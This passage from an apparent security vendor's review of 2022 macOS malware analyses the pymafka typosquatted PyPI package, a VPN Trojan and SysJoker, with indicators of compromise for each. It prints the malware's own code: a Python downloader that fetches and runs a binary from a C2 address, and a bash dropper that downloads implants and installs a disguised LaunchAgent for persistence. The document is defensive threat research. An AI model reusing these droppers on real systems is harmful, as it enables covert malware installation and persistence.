A week after the CrateDepression attack on the Rust development community, researchers from Sonatype reported on a supply chain attack via a malicious Python package called pymafka targeting the popular PyPI registry. The package attempted to infect users by means of typosquatting: hoping that victims looking for the legitimate 'pykafka' package might mistype the query and download the malware instead.

The pymafka package contains a Python script that surveils the host and determines its operating system.

```
    if platform.system()=="Darwin":
        sfile="/var/tmp/zad"
        if not os.path.exists(sfile):
            url = 'http://141.164.58.147:8090/MacOs'
            f = request.urlopen(url)
            data = f.read()
            with open(sfile, "wb") as code:
                code.write(data)
            subprocess.Popen(["chmod","+x",sfile])
            subprocess.Popen("nohup /var/tmp/zad > /tmp/log 2>&1 &",shell=True)
except Exception:
    pass
```

If the device is running macOS, it reaches out to a C2 and downloads a Mach-O binary called 'MacOs', which is then written to the `/var/tmp` with the filename "zad".

The dropped file is UPX-packed. After unpacking, SentinelLabs recognized that the malware was obfuscated in the same way as the payload from the OSX.Zuru campaign. Both 'zad' and OSX.Zuru payloads have `__cstring` and `__const` sections that are not only the same size but also have the exact same hash values.

```
[0x1000075a0]> iS md5
[Sections]

nth paddr           size vaddr           vsize perm md5                              name
------------------------------------------------------------------------------------------
0   0x00000930  0x51a8e9 0x100000930  0x51a8e9 -r-x 3b6ae7637d399f7695f1f6c0704684ca 0.__TEXT.__text
1   0x0051b21a     0x3ba 0x10051b21a     0x3ba -r-x e49461375b84d7e7095354c8cf50b87b 1.__TEXT.__stubs
2   0x0051b5d4     0x646 0x10051b5d4     0x646 -r-x 93a6f829e332c799188ab438db4b5747 2.__TEXT.__stub_helper
3   0x0051bc20   0x205e8 0x10051bc20   0x205e8 -r-x c5a055de400ba07ce806eabb456adf0a 3.__TEXT.__cstring
4   0x0053c210   0x279c8 0x10053c210   0x279c8 -r-x e64abf44f714187c2fe415dae8b4190a 4.__TEXT.__const
5   0x00563bd8    0x3428 0x100563bd8    0x3428 -r-x 516c06618d3c51bd373f8e73636709a9 5.__TEXT.__unwind_info
6   0x00567000      0xd8 0x100567000      0xd8 -rw- fc9001497085b0b75314a10b57b9f9bd 6.__DATA_CONST.__got
7   0x005670e0   0x2dde0 0x1005670e0   0x2dde0 -rw- f02617cf201bde75b103d28ba5fe1d8a 7.__DATA_CONST.__const
8   0x00595000     0x4f8 0x100595000     0x4f8 -rw- aa9cbb3a58692efe85055e1f6a27a14e 8.__DATA.__la_symbol_ptr
9   0x00595500    0x6490 0x100595500    0x6490 -rw- b13afa93e146c4fbd1915b0b3c0a7da5 9.__DATA.__data
10  0x00000000       0x0 0x10059b990     0x138 -rw-                                  10.__DATA.__common
11  0x00000000       0x0 0x10059bad0    0x33b0 -rw-                                  11.__DATA.__bss
```

The two executables also display very similar entropy across all Sections. Both, it appears, are obfuscated Cobalt Strike payloads. That does not necessarily mean the campaigns are linked; it is possible that different actors have coalesced around a set of similar TTPs and are using a common tool or technique for obfuscating Cobalt Strike payloads.

Primary IoCs

```
/var/tmp/zad
c41e5b1cad6c38c7aed504630a961e8c14bf4ba4    pymafka-1.0.tar.gz
7de81331ab2638956d93b0874a0ac5c741394135    setup.py
d4059aeab42669b0824757ed85c019cd5036ffc4    MacOs (UPX packed)
8df6339297d14b7a4d9cab1dfe1e5e3e8f9c6262    zad (unpacked)
```

10. VPN Trojan

In July, SentinelOne reported on a VPN Trojan being used to drop two malicious binaries, named 'softwareupdated' and 'covid'. The malware had superficial similarities to DazzleSpy.

The VPN app which was distributed on a DMG, executes a script which drops a persistence agent with the same filename as DazzleSpy, `com.apple.softwareupdate.plist`, and an almost identical target executable name (DazzleSpy uses 'softwareupdate', rather than 'softwareupdated'.). Like DazzleSpy, this malware writes to a hidden folder in the user's home directory (`.androids`, and `.local` in the case of DazzleSpy).

```
#!/bin/bash
path=$HOME
platform=$(uname -m)
mkdir $path/.androids
if [ $platform == 'x86_64' ]
then
        curl -L http://46.137.201.254/softwareupdated2 -o $path/.androids/softwareupdated
else
        curl -L http://46.137.201.254/softwareupdated -o $path/.androids/softwareupdated
fi
chmod a+x $path/.androids/softwareupdated
echo '<?xml version="1.0"encoding="utf-8"?>
<!DOCTYPE plist PUBLIC"-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>KeepAlive</key>
        <true/>
        <key>RunAtLoad</key>
        <true/>
        <key>Label</key>
        <string>softwareupdated</string>
        <key>ProgramArguments</key>
        <array>
            <string>'$path/.androids/softwareupdated'</string>
            <string>-D</string>
        </array>
        <key>WorkingDirectory</key>
        <string>'$path/.androids/'</string>
    </dict>
</plist>' > ~/Library/LaunchAgents/com.apple.softwareupdate.plist
chmod 644 ~/Library/LaunchAgents/com.apple.softwareupdate.plist
launchctl load ~/Library/LaunchAgents/com.apple.softwareupdate.plist
launchctl start softwareupdated
$path/.androids/softwareupdated &
chflags uchg $path/.androids/softwareupdated
curl -L http://46.137.201.254/covid -o $path/covid
chmod a+x $path/covid
/$path/covid
```

'softwareupdated' is a Sliver implant written in Go that masquerades as an Apple system binary. The 'covid' binary is also a Go executable, this time packed with UPX. After unpacking, the binary turns out to be an NSApplication built using MacDriver, an open-source project available on Github that provides a toolkit for working with Apple frameworks and APIs in Go. The covid binary uses a "fileless" technique to execute a further payload in-memory, evidenced by the tell-tale signs of `NSCreateObjectFileImageFromMemory` and `NSLinkModule`. This technique has been seen in a few campaigns in recent years, including by North Korean-linked APT Lazarus.

The dropper script and both binaries reach out to the same C2, `http[:]//46[.]137.201.254` for further tasking. As the C2 was offline at the time of the investigation, the final payload remains unknown.

Primary IoCs

```
~/covid
~/.androids/softwareupdated
~/Library/LaunchAgents/com.apple.softwareupdate.plist
563d75660e839565e4bb1d91bc1236f5ec3c3da7 vpn.dmg
fa2556765290b0a91df3b34e3b09b31670762628 script
0cfde0edb076154162e2b21e4ab4deb279aa9c7b script
d0eb9c2c90b6f402c20c92e2f6db0900f9fff4f7 script
b4ab73b52a42f995fbabacb94a71f963fc4cda01 covid (unpacked)
46[.]137.201.254
```

Also Ran | Other macOS Malware Seen in 2022

The first new Mac malware report of 2022 came courtesy of researchers at Intezer in the form of a threat they dubbed SysJoker, which comes in Windows, Linux and macOS variants.

SysJoker is a backdoor written in Objective-C and was initially distributed via an executable named `types-config.ts`. The dropper installs a persistence agent at `~/Library/LaunchAgents/com.apple.update.plist`. This agent targets an executable at `~/Library/MacOsServices/updateMacOs`.

```
554aef8bf44e7fa941e1190e41c8770e90f07254  updateMacOs
01d06375cf4042f4e36467078530c776a28cec05  types-config.ts
```

SentinelOne has more details on SysJoker here.

Last year also saw a new variant of the long-running XCSSET campaign, and a Mac version of a trojanized Chinese chat application called Mimi, a backdoor attributed to an APT group IronTiger.

In addition, adware infections from Pirrit, Bundlore and Adload continue to target users with an array of changing and sometimes challenging techniques, an updated report on which is currently in preparation.

How to Stay Safe from macOS Malware

SentinelOne's Singularity platform defends organizations' macOS fleets against all these and many other threats targeting Mac users.

In addition, SentinelOne and SentinelLabs have published several ebooks to help Mac admins, IT teams and security administrators further understand the risks and fortify their defenses. These include A Guide to macOS Threat Hunting and Incident Response and The Complete Guide to Understanding Apple Mac Security for Enterprise. Analysts may also wish to consult our How To Reverse Malware on macOS ebook as well as the SentinelLabs' series of posts on reversing macOS malware with radare2.

Conclusion

In our 2021 review of macOS malware, we noted that for enterprises with macOS fleets, it was clear that threat actors had become increasingly interested in the Apple Mac platform, were more familiar with how to exploit it, and were taking an interest in high-value targets like developers and C-Suite executives, both of whom often choose Macs.

Those trends continue with the ever more common inclusion of macOS components in cross-platform attack frameworks and with the use of languages like Go that allow threat actors to care little about what OS victims might choose. As we've noted before, choice of OS is not a security measure, and business users today need a fully capable endpoint protection platform regardless of whether they're working on Linux, Windows or indeed macOS devices.

If you would like to learn more about how SentinelOne can help protect your Mac fleet, contact us for more information or request a free demo.

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- Top 10 macOS Malware Discoveries in 2021 | A Guide To Prevention & Detection
- V for Ventura | How Will Upgrading to macOS 13 Impact Organizations?
- 10 Assumptions About macOS Security That Put Your Business At Risk
- Sneaky Spies and Backdoor RATs | SysJoker and DazzleSpy Malware Target macOS
- XCSSET Malware Update | macOS Threat Actors Prepare for Life Without Python